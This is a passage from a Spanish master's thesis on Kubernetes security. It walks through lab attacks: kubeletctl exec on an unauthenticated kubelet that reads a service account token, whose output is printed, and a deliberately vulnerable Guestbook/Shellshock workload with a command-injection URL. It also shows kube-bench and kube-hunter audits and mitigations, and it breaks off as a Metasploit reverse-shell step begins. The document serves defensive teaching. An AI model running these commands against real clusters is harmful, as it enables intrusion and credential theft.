

Figura 34. Obtener configuración de un kubelet vulnerable.



Figura 35. Listando los pods de un kubelet vulnerable.

Explotación

Con *kubeletctl* es posible realizar un escaneo a los contenedores para determinar si es posible explotar una vulnerabilidad de tipo *Remote Code Execution* (RCE), es decir, lograr la ejecución de código de manera remota:

```
ryuzakyl@matrix:~$ kubeletctl -i -s 172.18.0.3 scan rce
```

Node with pods vulnerable to RCE					
	NODE IP	PODS	NAMESPACE	CONTAINERS	RCE
					RUN
1	172.18.0.3	kube-proxy-86w5q	kube-system	kube-proxy	+
2		kindnet-7mjrb	kube-system	kindnet-cni	+

Figura 36. Listando los pods y contenedores vulnerables a RCE.

y seleccionar el pod víctima sobre el cual ejecutarlo.

```
ryuzakyl@matrix:~$ kubeletctl -i -s 172.18.0.3 exec "id" -n kube-system -p kindnet-7mjrb -c kindnet-cni
uid=0(root) gid=0(root) groups=0(root)
ryuzakyl@matrix:~$ kubeletctl -i -s 172.18.0.3 exec "uname -a" -n kube-system -p kindnet-7mjrb -c kindnet-cni
Linux tfm-k8s-worker 5.4.0-58-generic #64-Ubuntu SMP Wed Dec 9 08:16:25 UTC 2020 x86_64 GNU/Linux
ryuzakyl@matrix:~$ kubeletctl -i -s 172.18.0.3 exec "cat /var/run/secrets/kubernetes.io/serviceaccount/token"
 -n kube-system -p kindnet-7mjrb -c kindnet-cni
eyJhbGciOiJSUzI1NiIsImtpZCI6ImUyQjBFMjllSFJSQVN3VTNTSW1pc1A5a0M4WjFFek1JYjZwUWVtNW1qYjgifQ.eyJhdWQiOlsiaHR0cH
M6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiXSwiZXhwIjoxNjU2MjcyMzg3LCJpYXQiOjE2MjQ3MzYzODcsImlzcyI
6Imh0dHBzOi8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJrdWJl
LXN5c3RlbSIsInBvZCI6eyJuYW1lIjoia2luZG5ldC03bWpyYiIsInVpZCI6ImExYzdiOGY3LTZiZjUtNDUyNC1iZTgzLWI5ZjZhOTMyZjRkO
CJ9LCJzZXJ2aWNlYWNjb3VudCI6eyJuYW1lIjoia2luZG5ldCIsInVpZCI6IjIzOWIzZmFlLTc1NTgtNDIxYS04NDRiLWI1YTlhZTg0NDI0MS
J9LCJ3YXJuYWZ0ZXIiOjE2MjQ3Mzk5OTR9LCJuYmYiOjE2MjQ3MzYzODcsInN1YiI6InN5c3RlbTpzZXJ2aWNlYWNjb3VudDprdWJlLXN5c3R
lbTpraW5kbmV0In0.622m6jz4WJEBkH4l_B7jUNLEPBio2j9TXBf846AmDjIHpIFs3qjoZ8SCzdaNsDEL5VrzYrdPFPW6usrV5KMWnBf3uypG
jZYNZZVwtu-FDnTow_RQSjoYSzh6nAq4Aolh1DK8noeNRuwFtABa5eoGo1v17aE9j5EtQ0IAHwAhxoOHUfickoJ6YI2ly_yv2XHj31pUjBTe7
bCBwMvu2WWL-y1QeMMRTU95riNaphQ4kfj-eUUiReqLDZm0JYV6RWo9FkBBR0LKeaQLO5aG954cn8o9eMzPtdY0OSnuUvC8-Xv2DvihlrHgwF
CV7SlgWqWLyhfUUKfKexlCGqmpae0Q4wryuzakyl@matrix:~$
```

Figura 37. Acceso al Service Account en un pod mediante kubelet vulnerable.

11.3.1.2. Impacto en MITRE ATT&CK®

Producto de este escenario de ataque, las áreas impactadas (Figura 38 en rojo) de MITRE ATT&CK® fueron: *Discovery*, *Execution* y *Credential Access*. Un actor malicioso pudiera continuar el ataque intentando acceder al *kube-apiserver*, o intentando alguna estrategia de escalado de privilegios (Figura 38 en naranja) [416], [426], [428].

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral movement	Collection	Impact
Using Cloud credentials	Exec into container 2	Backdoor container	Privileged container	Clear container logs	List K8S secrets	Access the K8S API Server	Access cloud resources	Images from a private registry	Data destruction
Compromised images in registry	bash/cmd inside container	Writable hostPath mount	Cluster-admin binding	Delete K8S events	Mount service principal	Access Kubelet API 1	Container service account		Resource Hijacking
Kubeconfig file	New container	Kubernetes Cronjob	hostPath mount	Pod/container name similarity	Access container service account 3	Network mapping	Cluster internal networking		Denial of Service (DoS)
Application vulnerability	Application exploit (RCE)	Malicious Admission Controller	Access cloud resources	Connect from a proxy server	Applications credentials in configuration files	Access Kubernetes Dashboard	Applications credentials in configuration files		
Exposed sensitive interfaces	SSH server running inside container				Access managed identity credential	Instance Metadata API	Writable volume mounts on the host		
	Sidecar injection				Malicious Admission Controller		CodeDNS poisoning		
							ARP poisoning and IP spoofing		

Figura 38. Impacto del escenario 1 en MITRE ATT&CK®.

11.3.1.3. Auditoría pre-mitigación

Auditoría *blue team*:
El análisis de la herramienta *kube-bench*, tanto para el plano de control como para un nodo *worker*, fue ejecutado de la siguiente manera (ver Tabla 5).

```
$ cd
material-adjunto/attack-scenarios/01-abusing-vulnerable-kubelet/audit

# cumplimiento y conformidad para el plano de control
$ kubectl apply -f blue-team/job-master.yaml

# cumplimiento y conformidad para un nodo worker
$ kubectl apply -f blue-team/job-node.yaml
```

Tabla 5. Escenario 1. Conformidad con CIS Benchmarks (pre-mitigación).

Nodo	PASS	FAIL	WARN	Detalles
Plano de control	**44**	**10**	**11**	Checks en estado **FAIL**: 1.1.12, 1.2.6, 1.2.16, 1.2.21, 1.2.22, 1.2.23, 1.2.24, 1.2.25, 1.3.2, 1.4.1 Checks en estado **WARN**: 1.1.9, 1.1.10, 1.2.1, 1.2.10, 1.2.12, 1.2.13, 1.2.26, 1.2.33, 1.2.34, 1.2.35, 1.3.1
Nodo *worker*	**17**	**3**	**3**	Checks en estado **FAIL**: 4.2.1, 4.2.2, 4.2.6 Checks en estado **WARN**: 4.2.9, 4.2.10, 4.2.13

A pesar de encontrar algunos problemas de configuración en el nodo del plano de control, mayormente se recomendó fortalecer la configuración del *kube-apiserver*. En el caso del nodo *worker*, los controles en estado FAIL, recomiendan configurar apropiadamente los flags `--anonymous-auth` y `--authorization-mode` para proteger el *kubelet*.

Auditoría *red team*:
Utilizaremos la herramienta *kube-hunter* en 2 escenarios principales desde el punto de vista del atacante: desde fuera y desde dentro del *cluster*. El primer caso simula el escenario donde un atacante no ha logrado vulnerar nuestro *cluster*, mientras que en el segundo caso modela el escenario donde el atacante ya ha vulnerado el *cluster*.
Para realizar un escaneo desde fuera al *cluster* ejecutamos el siguiente comando (ver Tabla 6).

```
# análisis externo con kube-hunter en la interfaz de red kind
$ docker run -it --rm --network kind aquasec/kube-hunter
```

Tabla 6. Escenario 1. Escaneo externo con kube-hunter (pre-mitigación).

Nodo	Vulnerabilidades	Detalles
Plano de control	**9**	Los problemas encontrados caen en la categoría de *Information Disclosure* y, como también era de esperar, en la categoría de RCE debido a un *kubelet* mal configurado. Vulnerabilidades encontradas: KHV040, KHV036, KHV052, KHV046, KHV045, KHV043, KHV038, KHV037, KHV002.
Nodo *worker*	**8**	Coinciden los problemas con el nodo del plano de control, a excepción de la vulnerabilidad con ID KHV002. Vulnerabilidades encontradas: KHV040, KHV036, KHV052, KHV046, KHV045, KHV043, KHV038, KHV037.

Para un escaneo interno al *cluster*, utilizamos las siguientes instrucciones (ver Tabla 7).

```
$ cd
material-adjunto/attack-scenarios/01-abusing-vulnerable-kubelet/audit

# creando un job para ejecutar el análisis de kube-hunter
$ kubectl apply -f material-adjunto/audit/red-team/job.yaml

# obtener los logs del pod creado por el job anterior
$ kubectl logs -f kube-hunter-<id>
```

Tabla 7. Escenario 1. Escaneo interno con kube-hunter (pre-mitigación).

Nodo	Vulnerabilidades	Detalles
Plano de control	**0**	Este escaneo despliega un pod, el cual **no se programa** en el plano de control por defecto. *En una más profunda, podría pensarse en programarlo también en el plano de control.
Nodo *worker*	**10**	Los problemas coinciden con los del escaneo externo al *cluster*. No obstante, hay 3 nuevas vulnerabilidades de tipo *Access Risk* asociadas con el acceso a *Secrets*, *Service Accounts*, etc. Vulnerabilidades encontradas: KHV040, KHV036, KHV052, KHV046, KHV045, KHV043, KHV038, KHV050 y locales al pod.

Auditoría de *workloads*:
N/A

Auditoría de red:
N/A

11.3.1.4. Remediación y Mitigación

Una primera estrategia para mitigar este ataque es utilizar herramientas conocidas como *kubeadm* [429] y *Kops* [430] para desplegar el *cluster*. También es recomendado utilizar servicios de Kubernetes administrado como AWS EKS, Azure AKS, Google GKE, etc. Estas alternativas están diseñadas con una arquitectura de *defensa en profundidad* evitando en muchos casos este tipo de problemas.
En caso de que utilicemos la instalación por defecto de Kubernetes o necesitemos constatar que la configuración del servicio de *kubelet* es correcta [181], se recomienda aplicar la familia de medidas propuesta **KUBE_INFR_02**. Los cambios a realizar son [426]:

- Deshabilitar peticiones anónimas al *kubelet* utilizando `--anonymous-auth=false`.
- No permitir todas las peticiones y habilitar la autorización (AuthZ) de manera explícita mediante `--authorization-mode=Webhook`.
- Aplicar una política de mínimos privilegios para todos los *Service Accounts* mediante RBAC.

11.3.1.5. Auditoría post-mitigación

Las auditorías se realizarán utilizando exactamente del mismo modo que en la fase anterior de *pre-mitigación*. A continuación se muestran los resultados.

Auditoría *blue team*:
La herramienta *kube-bench* arrojó los siguientes resultados (ver Tabla 8):

Tabla 8. Escenario 1. Conformidad con CIS Benchmarks (post-mitigación).

Nodo	PASS	FAIL	WARN	Detalles
Plano de control	**44**	**10**	**11**	Checks en estado **FAIL**: 1.1.12, 1.2.6, 1.2.16, 1.2.21, 1.2.22, 1.2.23, 1.2.24, 1.2.25, 1.3.2, 1.4.1 Checks en estado **WARN**: 1.1.9, 1.1.10, 1.2.1, 1.2.10, 1.2.12, 1.2.13, 1.2.26, 1.2.33, 1.2.34, 1.2.35, 1.3.1
Nodo *worker*	**20**	**0**	**3**	*Ya **no existen** los checks en **FAIL**. Checks en estado **WARN**: 4.2.9, 4.2.10, 4.2.13

Auditoría *red team*:
En este caso, *kube-hunter* proporcionó la siguiente información (ver Tabla 9 y Tabla 10):

Tabla 9. Escenario 1. Escaneo externo con kube-hunter (post-mitigación).

Nodo	Vulnerabilidades	Detalles
Plano de control	**1**	Sólo se encontró la vulnerabilidad KHV002 de tipo *Information Disclosure* con un impacto menor.
Nodo *worker*	**0**	No se encontraron vulnerabilidades.

Tabla 10. Escenario 2. Escaneo interno con kube-hunter (post-mitigación).

Nodo	Vulnerabilidades	Detalles
Plano de control	**0**	Este escaneo despliega un pod, el cual **no se programa** en el plano de control por defecto. *En una más profunda, podría pensarse en programarlo también en el plano de control.
Nodo *worker*	**3**	Solo se reportaron las 3 vulnerabilidades de tipo *Access Risk* asociadas con el acceso a *Secrets* y *Service Accounts* dentro del pod.

Auditoría de *workloads*:
N/A

Auditoría de red:
N/A

11.3.1.6. Análisis de los resultados

Como se puede observar en la Figura 39, la puesta en práctica de las medidas de seguridad propuestas tuvieron el efecto esperado en la auditoría que realizaría un *blue team*. Importante destacar que al ser los cambios en la configuración del servicio *kubelet*, los resultados en el nodo del plano de control se mantuvieron.
En el caso de la auditoría de *red team*, se observó una drástica disminución de las vulnerabilidades una vez realizado el proceso de mitigación (ver Figura 40). Basado en estos resultados, se puede concluir que un kubelet mal configurado puede desencadenar en diversos *attack paths* si no es corregido.



Figura 39. Escenario 1. Impacto en la auditoría de blue team.



Figura 40. Escenario 1. Impacto en la auditoría de red team.

Importante destacar que las medidas de remediación y mitigación tuvieron un efecto más pronunciado desde la perspectiva del atacante (*red team*). *kube-bench* detectó que los controles asociados al *kubelet* no eran amenaza, pero el efecto en *kube-hunter* fue el de una reducción considerable de la superficie de ataque, lo cual es bastante deseable.

Un aspecto relevante a destacar referente a la auditoría de *blue team*, es que para el nodo del plano de control no se observaron cambios. Las comprobaciones pendientes, al no estar directamente relacionadas con el *kubelet*, serán abordadas en escenarios posteriores. Dichos controles (estado de FAIL y WARN) corresponden prácticamente en su totalidad al *kube-apiserver*. Los otros *checks* restantes se asocian a otros componentes como el *etcd*, el *kube-scheduler* y el *kube-controller-manager*.

11.3.2. Desplazamiento lateral por baja seguridad en la red

11.3.2.1. Contexto y objetivos

Como se mencionó anteriormente, en este escenario se tiene un *cluster* con una *capa de arquitectura* configurada apropiadamente (es decir, *etcd*, *kube-apiserver, kubelet*, etc.), pero con deficiencias en la *capa de aplicación*. Por ello, este tipo de ataques se puede llevar a cabo en cualquier *cluster* donde no se cuiden aspectos como la seguridad en los *workloads* y la seguridad en la red.
Para llevar a cabo la fase de remediación y mitigación de nuestro protocolo, es necesario desplegar un *plugin* CNI [79] que soporte las políticas de red; en nuestro caso Cilium [92]. Opcionalmente, se puede instalar Hubble [91] para permitir una mayor observabilidad de la comunicación de los servicios y la infraestructura de red de una manera transparente. A continuación las instrucciones de instalación.

```
# creando el cluster de KinD
$ kind create cluster --name tfm-k8s --config
material-adjunto/attack-scenarios/02-lateral-movement/cilium-enabled-con
fig.yaml
$ kubectl config set-context kind-tfm-k8s
...
# instalando Cilium para implantar políticas de red
$ kubectl create -f
https://raw.githubusercontent.com/cilium/cilium/v1.9/install/kubernetes/
quick-install.yaml
...
# OPCIONAL: instalar Cilium Hubble para observabilidad
$ kubectl apply -f
https://raw.githubusercontent.com/cilium/cilium/v1.9/install/kubernetes/
quick-hubble-install.yaml
```

Una vez creado el *cluster* e instalado Cilium (y Hubble si así se desea), se despliegan los servicios de la capa de aplicación que serán utilizados para ganar acceso al *cluster* y luego realizar el desplazamiento lateral y comunicación con el exterior. Las instrucciones son las siguientes.

```
# desplegar el workload con las aplicaciones vulnerables
$ cd material-adjunto/attack-scenarios/02-lateral-movement/deployment
$ kubectl apply -f lateral-movement-deployment-demo.yaml
```

Como se puede observar en la Figura 41, el *workload* desplegado está constituido de varios elementos fundamentales: una modificación a la aplicación *Guestbook* de PHP con Redis [431], un servicio web vulnerable a Shellshock [432], [433] y un pod de NGINX [434] para pruebas internas de seguridad de la red.
La aplicación de *Guestbook* mencionada constituye el punto de acceso al *cluster* y para más detalles se puede consultar el manifiesto YAML y su imagen del frontend [435] utilizada en este escenario. Los servicios de *Redis* en este ejemplo permanecieron intactos.
El servicio *shellshockable* (ver Figura 41) consta de una versión del servidor web Apache vulnerable a Shellshock, lo cual permite la ejecución de comandos en el pod sin necesidad de autenticación y establecer comunicación fuera del *cluster* desde este pod vulnerable.

Figura 41. Servicios desplegados en el escenario 2 de desplazamiento lateral.

Reconocimiento y obteniendo acceso

El primer paso es realizar una inspección del código fuente y probar estrategias comunes para encontrar alguna vulnerabilidad en la aplicación web [436]. Se puede observar que la aplicación está implementada en Angular y el fichero `controllers.js` resulta interesante para un atacante (ver Figura 42).

```
<html ng-app="redis" class="ng-scope">
▼<head>
  ▶<style type="text/css">…</style>
  ▶<style type="text/css">…</style>
   <title>Guestbook</title>
   <link rel="stylesheet" href="//netdna.bootstrapcdn.com/bootstrap/3.1.1/css/bootstrap.min.css">
   <script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.2.12/angular.min.js"></script>
  ▶<script data-dapp-detection>…</script>
   <script src="controllers.js"></script>
   <script src="https://cdnjs.cloudflare.com/ajax/libs/angular-ui-bootstrap/0.13.0/ui-bootstrap-tpls.js"></script>
 </head>
▼<body ng-controller="RedisCtrl" class="ng-scope">
… ▼<div style="width: 50%; margin-left: 20px"> == $0
    <h2>Guestbook</h2>
   ▼<form class="ng-pristine ng-valid">
     ▼<fieldset>
        <input ng-model="msg" placeholder="Messages" class="form-control ng-pristine ng-valid" type="text" name="input">
        <br>
        <button type="button" class="btn btn-primary" ng-click="controller.onRedis()">Submit</button>
      </fieldset>
    </form>
   ▶<div>…</div>
   </div>
 </body>
</html>
```

Figura 42. Inspección de código de la aplicación Guestbook.

Al inspeccionar en detalle el *script* `controllers.js` (ver Figura 43), se observa que la variable `value` no es higienizada y por tanto, se es susceptible a una vulnerabilidad de tipo RCE.

Por otro lado, si utilizamos herramientas de enumeración web como OWASP DirBuster [437], encontramos otra URL de interés `/status.php` (ver Figura 44) mediante la cual se puede realizar la ejecución de comandos almacenados en Redis al realizar una petición a la URL `/guestbook.php?cmd=set&key=command&value=<comando-a-ejecutar>` (ver Figura 45 y Figura 46).



Figura 43. Posible amenaza de RCE en el script controllers.js.



Figura 44. URL /status.php permite la ejecución de comandos.



Figura 45. Almacenamiento del comando a ejecutar en /guestbook.php.



Figura 46. Ejecución del comando almacenado en /status.php.

La *shell* obtenida es a la vez sigilosa y tediosa de utilizar. Por ello, utilizaremos Metasploit [438] para obtener una *shell* interactiva y más fácil de usar. Primeramente iniciamos una consola de Metasploit [439] para escuchar conexiones entrantes de una *shell reversa* (ver Figura 47). Luego usamos MSFvenom [440] para crear un binario de Linux de Meterpreter [441] que se conectará con nuestra consola de Metasploit creada anteriormente (ver Figura 48).

